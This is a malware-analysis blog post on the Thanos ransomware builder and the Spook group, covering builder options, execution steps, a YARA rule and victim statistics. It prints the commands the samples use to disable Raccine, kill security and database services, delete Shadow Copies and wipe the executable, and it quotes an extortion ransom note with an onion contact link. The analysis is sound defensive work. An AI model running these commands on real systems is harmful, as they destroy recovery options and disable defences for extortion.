In a blog post entitled “The story of a ransomware builder: from Thanos to Spook and beyond (Part 1)”, our colleagues from CERT-Sekoia described the results of incident response on a Spook ransomware attack. We took over and then investigated the Thanos builder used by the ephemeral group Spook and many other groups.
1.1 From Thanos to Spook
Online documentation shared by the cybersecurity community quickly stressed a link between the Spook ransomware and the Thanos ransomware. The Spook ransomware group, like many other cybercriminal groups, uses auto-generated ransomware to impact its targets. The usage of malware builder is quite common in the cybercriminal ecosystem. It has two main benefits: it allows delegating the complexity to a more qualified developer and gains a lot of time during the weaponization step of an attack.
The Spook ransomware samples appear to be created by the Thanos builder. This builder has been sold on underground forums since late 2019 according to the information we could find on these forums.



The builder offers the ransomware group a simple GUI where it can customize its ransomware.

The builder allows threat actors to build a custom ransomware sample with multiple options (found in the resource once decrypted):
- Custom ransom notes content and filename
- Extensions of files to encrypt
- Extension to add to encrypted files
- Bitcoin address
- Change wallpaper
- Multiple OPSEC features (obfuscation, kill defenders, anti-VM, etc)
This report focuses on the version used by the Spook ransomware group. Still, variants of other groups will have similar functionality.
Spook ransomware execution
To achieve its goals, Spook samples (and by extension, other ransomware created using the Thanos builder), perform several actions:
- Disable the Raccine anti-ransomware tool
- Change configuration of multiple services
- Set persistence
- Kill the processes designated in the config file
- Delete Shadow Copies
- Encrypt files
- Print the ransomware note
- Delete artefacts
Those actions are performed using simple commands that can be found in the configuration file using the tool created by our colleagues during the incident response step, in part one of this series.
Disabling the Raccine anti-ransomware tool
Raccine (https://github.com/Neo23x0/Raccine) is a simple and open-source anti-ransomware tool. It kills the process that tries to delete the Shadow Copies. This is why it must be disabled before continuing. It is an opensource project which must be used with caution in production.
Here are some simple commands used by Thanos samples to perform Raccine deactivation:
"taskkill" /F /IM RaccineSettings.exe
"reg" delete
"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V
"Raccine Tray" /F
"reg" delete HKCU\Software\Raccine /F
"schtasks" /DELETE /TN "Raccine Rules Updater" /F
Kill tasks and stop services
The ransomware stops multiple services using three tools: “sc.exe”, “net.exe”, and taskill.exe”. All these processes and services are stopped to ensure the encryption of files that might otherwise be write-locked.
"sc.exe" config FDResPub start= auto
"sc.exe" config Dnscache start= auto
"sc.exe" config SQLTELEMETRY start= disabled
"sc.exe" config SstpSvc start= disabled
"sc.exe" config SQLTELEMETRY$ECWDB2 start= disabled
"sc.exe" config SSDPSRV start= auto
"sc.exe" config upnphost start= auto
"sc.exe" config SQLWriter start= disabled

"net.exe" start Dnscache /y
"net.exe" stop bedbg /y
"net.exe" start FDResPub /y
"net.exe" stop MSSQL$SQL_2008 /y
"net.exe" start SSDPSRV /y
"net.exe" stop avpsus /y
"net.exe" stop NetBackup BMR MTFTP Service /y
"net.exe" stop BMR Boot Service /y
"net.exe" stop McAfeeDLPAgentService /y
"net.exe" stop MSSQL$SQLEXPRESS /y
…

"taskkill.exe" /IM mspub.exe /F
"taskkill.exe" /IM mspub.exe /F
"taskkill.exe" /IM synctime.exe /F
"taskkill.exe" /IM mydesktopqos.exe /F
"taskkill.exe" /IM Ntrtscan.exe /F
"taskkill.exe" /IM mysqld.exe /F
…
Set persistence
The Spook samples simply create a .lnk file in a Startup folder to gain persistence on infected systems.
C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\reload1.lnk
Delete shadow copies
To ensure that the target will not be able to restore its files, the ransomware will try to delete the Shadow Copy by running this PowerShell command:
"powershell.exe" & Get-WmiObject Win32_Shadowcopy | ForEach-Object { $_Delete(); }
However, the Spook sample that was found by our colleagues failed to delete the Shadow Copy.
Encrypt files
The ransomware goes through the drives and encrypts all files containing one of the extensions that were specified by the user in the builder. The file encryption is done using AES-256 algorithm in CBC mode, and the AES key is protected using a 2048 RSA public key. An interesting fact is that the AES key can be specified to the builder or automatically generated during the execution. If the key is specified, it can be retrieved in the sample and used to decrypt the files.

We saw a Spook sample opening a fake console window to ask the user to wait patiently during its computer encryption. This fake window is often used by samples created by the recent RobinHood group.
Print the ransom file to the user

At the end of its execution, the ransomware will warn the user that files on its computer have been encrypted via multiple ways. The ransomware drops multiple .txt and .hta ransom files. It will try to open the .hta file using “mshta.exe” or the .txt file using “notepad.exe”. It will also set a notification in the notification bar. Some samples also try to print the ransom note if a connected printer is detected.
"C:\Windows\System32\mshta.exe"
C:\Users\Admin\Desktop\RESTORE_FILES_INFO.hta
Delete the executable file
At the end, the ransomware will delete itself using the following cmd command.
"cmd.exe" /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0
length=524288 “%s” & Del /f /q “%s”
This command is used to fill the file with zeros to make sure it is unrecoverable. The same command is used by the LockBit ransomware according to this Fortinet article.
"C:\Windows\System32\cmd.exe" "/C choice /C Y /N /D Y /T 3 & Del
"C:\Users\Admin\AppData\Local\Temp\b256d10ea8b49cb596fa1dd7b9007b7d03debb3ad05b79c0de45401a82910e7e.exe
Note that the “cmd.exe” commands used by the sample will have disguised 3-second sleep:
- choice /C Y /N /D Y /T 3:Set a choice between one option “Y”, the choice is not printed to the user, the default response is “Y” and it waits 3 seconds before validating the default choice.
- ping 127.0.0.7 -n 3 > Nul:A ping with 3 packets whose result is ignored.
Unlike other variants, the Spook samples do not seem to have the capability to exfiltrate files by themselves (the builder allows adding an exfiltration functionality through FTP). The data exfiltration must be done using another tool such as RClone. But half of the known Spook samples try to download PSexec during their execution like the incident response attests in blog part 1. The Spook ransomware seems to be simpler than other variants, exfiltration and lateral movement capabilities are delegated to other tools.
Another difference between Spook and older variants (such as the Prometheus’ ones) is that we did not see the Spook ransomware stopping services using “net.exe stop”. Most Spook samples do not have the capacity to spread themselves across the network, changing firewall rules, enabling SMB and copying itself using “net use” as Prometheus could.
Prometheus is a ransomware group that was active in early 2021. For more details, you can read the Cybereason report about Prometheus. What is described there about the Thanos builder corresponds to what we could observe.
1.2 Samples from different threat actors
From the Spook samples that were given to us, we started looking for similar files using YARA rules and other pivots on malware databases. This watch allowed us to find many Thanos samples from multiple groups.
rule ransomware_win_thanos {
    meta:
        version = "2"
        malware = "Thanos"
        description = "Detect the ransomware from the Thanos builder"
        source = "SEKOIA.IO"
        creation_date = "2021-06-07"

    strings:
        $s1 = "$F935DC23-1CF0-11D0-ADB9-00C04FD58A0B" ascii
        $s2 = "b__" ascii

    condition:
        uint16(0)==0x5A4D and filesize < 600KB and $s1 and #s2 == 3
}
As Thanos is an off the shelf ransomware, it is not surprising that it is used by many groups. Here is a list of group that use Thanos builder:
This list is the continuation of Cybereason’s work by Sekoia’s point of view on the usage of the Thanos builder. It is not exhaustive, and we found many Thanos samples that we were not able to attribute to a known ransomware group. As we can see, the Thanos builder is used by dangerous double extortion groups as well as script kiddies. Most of them seem to use the default configurations or common ones on ransom note name and encrypted file extension, which made them not very usable for attribution. However, the ransom note content usually leads us to the ransomware group.
2. Ransomware current context
2.1 Who was the Spook ransomware group?
The Spook ransomware group had been operating between September 2021 and October 2021. It uses the previously described Thanos builder to generate Spook sample with the following ransom message:
YOUR COMPANY WAS HACKED AND COMPROMISED!!!

All your important files have been encrypted! Our encryption algorithms are very strong and your files are very well protected, the only way to get your files back is to cooperate with us and get the decrypter program.

Do not try to recover your files without a decrypter program, you may damage them and then they will be impossible to recover.
________________________________________________________________________________

For us this is just business and to prove to you our seriousness, we will decrypt you three files for free. Just open our website, upload the encrypted files and get the decrypted files for free. _______________________________________________________________________________

! WARNING !

Whole your network was fully COMPROMISED!

We has DOWNLOADED of your PRIVATE SENSITIVE Data, including your Billing info, Insuranse cases, Financial reports, Business audit, Banking Accounts! Also we have corporate correspondence, information about your clients. We got even more info about your partners and even about your staff.

Additionally, you must know that your sensitive data has been stolen by our analyst experts and if you choose to no cooperate with us, you are exposing yourself to huge penalties with lawsuits and government if we both don't find an agreement. We have seen it before cases with multi million costs in fines and lawsuits, not to mention the company reputation and losing clients trust and the medias calling non-stop for answers. Come chat with us and you could be surprised on how fast we both can find an agreement without getting this incident public.
________________________________________________________________________________

IF YOU ARE AN EMPLOYER OF A COMPANY THEN YOU SHOULD KNOW THAT SPREADING SENSITIVE INFORMATION ABOUT YOUR COMPANY BEING COMPROMISED IS A VIOLATION OF CONFIDENTIALITY. YOUR COMPANY'S REPUTATION WILL SUFFER AND SANCTIONS WILL BE TAKEN AGAINST YOU.
________________________________________________________________________________

WE HIGHLY SUGGEST THAT YOU DON'T CONTACT THE AUTHORITIES REGARDING THIS INCIDENT BECAUSE IF YOU DO, THEN AUTHORITIES WILL MAKE THIS PUBLIC WHICH COMES WITH A COST FOR YOUR ENTERPRISE. THE RECOVERY PROCESS OF YOUR FILES WILL BE FASTER IF YOU COME AND CHAT WITH US EARLY. IF YOU CHOOSE TO COOPERATE, YOU WILL SEE THAT WE ARE PROFESSIONALS WHO GIVES GOOD SUPPORT.

Instructions for contacting us:
________________________________________________________________________________

You have way:
1) Using a TOR browser!
a. Download and install TOR browser from this site: https://torproject.org/
b. Open the Tor browser. Copy the link: http://spookuhvfyxzph54ikjfwf2mwmxt572krpom7reyayrmxbkizbvkpaid.onion/chat.php?track=754WRBXZ24 and paste it in the Tor browser.
c. Start a chat and follow the further instructions.

Key Identifier:
…
This message has multiple English errors, which can be explained since the builder is sold on Russian-speaking forums.
As you can see, the group practised double extortion. The data from targeted organizations were published on an onion leak website. It is interesting to note that the Spook’s website and the one of the former ransomware group Prometheus are very similar:

Moreover, according to the S2W’s blog, an old file tied to a Prometheus victim was found in the exact same location in the Spook WordPress server.
During its short period of activity, the Spook ransomware group announced it had hit 38 organizations, all published on its website between September 26, 2021, and October 19, 2021.
During this time and according to the statements of the group, France was the most affected country, with 9 companies being targeted (which represents 23.7% of all known attacks).

The industries that were impacted the most included the financial, the manufacturing and the retail ones.
2.2 Multiplication of ransomware groups - where do the borders stand between them?
As per our observations, ransomware builders are regularly shared on many hacking forums. Very often, it is the developer himself who shares or sells a builder, or else the source code of ransomware is leaked from third parties.
